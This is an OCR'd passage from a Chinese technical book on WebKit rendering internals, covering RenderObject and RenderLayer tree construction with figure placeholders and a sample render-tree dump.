


图 7-1　从 DOM 节点到创建 RenderObject 节点

每个 Element 对象都会递归调用“attach”函数，该函数检查 Element 对象是否需要创建 RenderObject。如果需要，该函数会使用 NodeRenderingContext 类来根据 DOM 节点的类型来创建对应的 RenderObject 节点。

DOM 树中，元素节点包含很多类型。同 DOM 树一样，RenderObject 树中的节点也有很多类型。图 7-2 描述了 RenderObject 类和它的主要子类。图中间的是 RenderObject 类，它包含了 RenderObject 的主要虚函数，大概可以分成以下几类。

- 为了遍历和修改 RenderObject 树而涉及的众多函数，遍历操作函数如 parent()、firstChild()、nextSibling()、previousSibling()等，修改操作函数如 addChild()、removeChild()等。
- 用来计算布局和获取布局相关信息的函数，例如 layout()、style()、enclosingBox()。
- 用来判断该 RenderObject 对象属于哪种类型的子类，这里面有各式各样的类似“IsASubClass”的函数，这些函数可以知道它们的类型以作相应的转换。
- 跟 RenderObject 对象所在的 RenderLayer 对象相关的操作，这些操作将在下一节中再描述。
- 坐标和绘图相关的操作，WebKit 使用这些操作让 RenderObject 对象将内容绘制在传入的绘制结果对象中，例如 paint()、repaint()等。

其实 WebKit 还定义了其他各式各样的类，这里只描述一些主要部分和后面使用到的函数。




图 7-2 RenderObject 基类和它的主要子类

RenderBoxModelObject 类是描述所有跟 CSS 中的框模型相关联类的基类，所以读者能够看到子类例如 RenderInline 类（div: inline-box）和 RenderBox 类。RenderBox 类则是使用箱子模型的类，它包括了外边距、边框、内边距和内容等信息。

RenderBlock 类用来表示块元素。为了处理上的方便，WebKit 某些情况下需要建立匿名的 RenderBlock 对象，因为 RenderBlock 的子女必须都是内嵌的元素或者都是非内嵌的元素。所以，当 RenderBlock 对象包含两种元素的时候，WebKit 会为相邻的内嵌元素创建一个块节点，也就是 RenderBlock 对象，然后设置该对象为原先内嵌元素父亲的子女，最后设置这些内嵌元素为 RenderBlock 对象的子女。由于匿名 RenderObject 对象它没有对应的 DOM 树中的节点，所以 WebKit 统一使用 Document 节点来对应匿名对象。

还有很多 RenderObject 类的子类并没有在图中表示出来，典型的如 RenderVideo 类，它继承自 RenderImage 类，笔者将在第 11 章中介绍它。

7.1.2 RenderObject 树

RenderObject 对象构成了一棵树。RenderObject 树的创建过程主要是由 NodeRenderingContext 类来负责，图 7-3 描述了 WebKit 如何创建 RenderObject 对象并构建 RenderObject 树的。

基本思路是，首先 WebKit 检查该 DOM 节点是否需要创建 RenderObject 对象。如果需要，WebKit 建立或者获取一个创建 RenderObject 对象的 NodeRenderingContext 对象，NodeRenderingContext 对象会分析需要创建的 RenderObject 对象的父亲节点、兄弟节点等，设置这些信息后完成插入树的动作。




图 7-3 RenderObject 对象和 RenderObject 树的创建过程

那么建立后的RenderObject树和DOM树之间的对应关系是怎么样的呢？根据示例代码 7-1 中网页的源代码，WebKit 中的 DOM 树表示如图 7-4 左边所示的结构（省略了一些次要节点），图 7-4 右边描述的就是 WebKit 中对应的 RenderObject 树。




图 7-4 DOM 树节点和 RenderObject 树的对应关系

图 7-4 使用虚线箭头表示两种树的节点对应关系，其中 HTMLDocument 节点对应 RenderView 节点，RenderView 节点是 RenderObject 树的根节点。另外，从图中可以看出，WebKit 没有为 HTMLHeadElement 节点（非可视化元素）没有被创建 RenderObject 子类的对象。

7.2 网页层次和 RenderLayer 树

7.2.1 层次和 RenderLayer 对象

第 2 章介绍了网页的层次结构，也就是说网页是可以分层的，这有两点原因，一是为了方便网页开发者开发网页并设置网页的层次，二是为了 WebKit 处理上的便利，也就是说为了简化渲染的逻辑。

WebKit 会为网页的层次创建相应的 RenderLayer 对象。当某些类型 RenderObject 的节点或者具有某些 CSS 样式的 RenderObject 节点出现的时候，WebKit 就会为这些

节点创建 RenderLayer 对象。一般来说，某个 RenderObject 节点的后代都属于该节点，除非 WebKit 根据规则为某个后代 RenderObject 节点创建了一个新的 RenderLayer 对象。

RenderLayer 树是基于 RenderObject 树建立起来的一棵新树。根据上面所述笔者可以得出这样的结论：RenderLayer 节点和 RenderObject 节点不是一一对应关系，而是一对多的关系。那么哪些情况下的 RenderObject 节点需要建立新的 RenderLayer 节点呢？以下是基本规则。

- DOM 树的 Document 节点对应的 RenderView 节点。
- DOM 树中的 Document 的子女节点，也就是 HTML 节点对应的 RenderBlock 节点。
- 显式的指定 CSS 位置的 RenderObject 节点。
- 有透明效果的 RenderObject 节点。
- 节点有溢出（Overflow）、alpha 或者反射等效果的 RenderObject 节点。
- 使用 Canvas 2D 和 3D (WebGL)技术的 RenderObject 节点。
- Video 节点对应的 RenderObject 节点。

除了根节点也就是 RenderLayer 节点，一个 RenderLayer 节点的父亲就是该 RenderLayer 节点对应的 RenderObject 节点的祖先链中最近的祖先，并且祖先所在的 RenderLayer 节点同该节点的 RenderLayer 节点不同。基于这一原理，这些 RenderLayer 节点也构成了一棵 RenderLayer 树。

每个 RenderLayer 节点包含的 RenderObject 节点其实是一棵 RenderObject 子树。理想情况下，每个 RenderLayer 对象都会有一个后端类，该后端类用来存储该 RenderLayer 对象绘制的结果。实际情况中则比较复杂，在不同的渲染模式下，不同 WebKit 的移植中，情况都不一样，这些在后面介绍。RenderLayer 节点的使用可以有效地减小网页结构的复杂程度，并在很多情况下能够减少重新渲染的开销。

在 WebKit 创建 RenderObject 树之后，WebKit 也会创建 RenderLayer 树。当然某

些 RenderLayer 节点也有可能在执行 JavaScript 代码时或者更新页面的样式被创建。同 RenderObject 类不同的是，RenderLayer 类没有子类，它表示的是网页的一个层次，并没有“子层次”的说法。

7.2.2 构建 RenderLayer 树

RenderLayer 树的构建过程其实非常简单，甚至比构建 RenderObject 树还要简单。根据前面所述的条件来判断一个 RenderObject 节点是否需要建立一个新的 RenderLayer 对象，并设置 RenderLayer 对象的父亲和兄弟关系即可，这里不再介绍。

为了直观地理解 RenderLayer 树，根据示例代码 7-1 中的源代码，WebKit 中的 RenderObject 树表示如图 7-5 左边所示的结构（省略了一些节点），图 7-5 的右边描述的就是 WebKit 所生成的对应 RenderLayer 树。根据 RenderLayer 对象创建的条件来看，该示例代码的 RenderLayer 树应该包含三个 RenderLayer 节点——根节点和它的子女，以及叶节点。




图 7-5 RenderObject 树和 RenderLayer 树的关系

在上一章，笔者介绍了布局计算，本章紧接着又介绍了 RenderObject 树和 RenderLayer 树，通过一些示意图，相信读者应该理解这些概念的含义。下面来看一下示例代码 7-1 在 WebKit 中的实际内部表示和布局信息，图 7-6 是 WebKit 内部表示的具体结构 RenderObject 树、RenderLayer 树和布局信息中的大小和位置信息。下面根据 RenderLayer 树的节点来分析它们。

首先，图 7-6 中的“layer at (x, x)”表示的是不同的 RenderLayer 节点，下面所有 RenderObject 子类的对象均属于该 RenderLayer 对象。以第一个 RenderLayer 节点为例，它对应于 DOM 树中的 Document 节点。后面的“(0, 0)”表示该节点在网页坐标系中的位置，最后的“1028×683”信息表示该节点的大小，第一层包含的 RenderView 节点后面的信息也是同样的意思。

```
layer at (0,0) size 1028x683
  RenderView at (0,0) size 1028x683
layer at (0,0) size 1028x683
  RenderBlock {HTML} at (0,0) size 1028x683
    RenderBody {BODY} at (8,8) size 1012x667
      RenderBlock {DIV} at (0,0) size 1012x20
        RenderText {#text} at (0,0) size 22x19
          text run at (0,0) width 22: "abc"
      RenderBlock (anonymous) at (0,20) size 1012x88
        RenderText {#text} at (80,65) size 4x19
          text run at (80,65) width 4: " "
        RenderInline {A} at (0,0) size 0x0 [color=#0000EE]
        RenderText {#text} at (0,0) size 0x0
        RenderImage {IMG} at (84,80) size 0x0
        RenderText {#text} at (84,65) size 4x19
          text run at (84,65) width 4: " "
        RenderButton {INPUT} at (90,64) size 16x22 [bgcolor=#DDDDDD] [border: (2px outset #DDDDDD)]
        RenderText {#text} at (108,65) size 4x19
          text run at (108,65) width 4: " "
        RenderMenuList {SELECT} at (114,65) size 25x20 [bgcolor=#DDDDDD] [border: (1px solid #000000)]
          RenderBlock (anonymous) at (1,1) size 23x18
            RenderBR at (4,1) size 0x16 [bgcolor=#DDDDDD]
        RenderText {#text} at (0,0) size 0x0
      RenderTable {TABLE} at (0,108) size 100x50
        RenderTableSection {TBODY} at (0,0) size 100x50
          RenderTableRow {TR} at (0,2) size 100x46
            RenderTableCell {TD} at (2,14) size 96x22 [r=0 c=0 rs=1 cs=1]
              RenderText {#text} at (1,1) size 16x19
                text run at (1,1) width 16: "d0"
layer at (8,28) size 80x80
  RenderHTMLCanvas {CANVAS} at (0,0) size 80x80
```

图 7-6 示例代码 7-1 的布局信息、RenderObject 树和 RenderLayer 树

其次，读者仔细查看其中最大的部分，也就是第二个 layer，其包含了 HTML 中的绝大部分元素。这里有三点需要解释一下：第一，“head” 元素没有相应的 RenderObject 对象，如上面所解释的，因为“head”不是一个可视的元素；第二，“canvas” 元素并在第二个 layer 中，而是在第三个 layer（RenderHTMLCanvas）中，虽然该元素仍然是 RenderBody 节点的子女；第三，该 layer 层中包含一个匿名（Anonymous）的 RenderBlock 节点，该匿名节点包含了 RenderText 和 RenderInline 等子节点，原因之前已经介绍过。

再次，来看一下第三个 layer 层，也就是最下面的层。因为 JavaScript 代码为“canvas”元素创建了一个 WebGL 的 3D 绘图上下文对象，WebKit 需要重新生成一个新的 RenderLayer 对象。

最后，来说明一下三个层次的创建时间。在创建 DOM 树之后，WebKit 会接着创建第一个和第二个 layer 层。但是，第三个 RenderLayer 对象是在 WebKit 执行 JavaScript 代码时才被创建的，这是因为 WebKit 需要检查出 JavaScript 代码是否为“canvas”确实创建了 3D 绘图上下文，而不是在遇到“canvas”元素时创建新的 RenderLayer 对象。

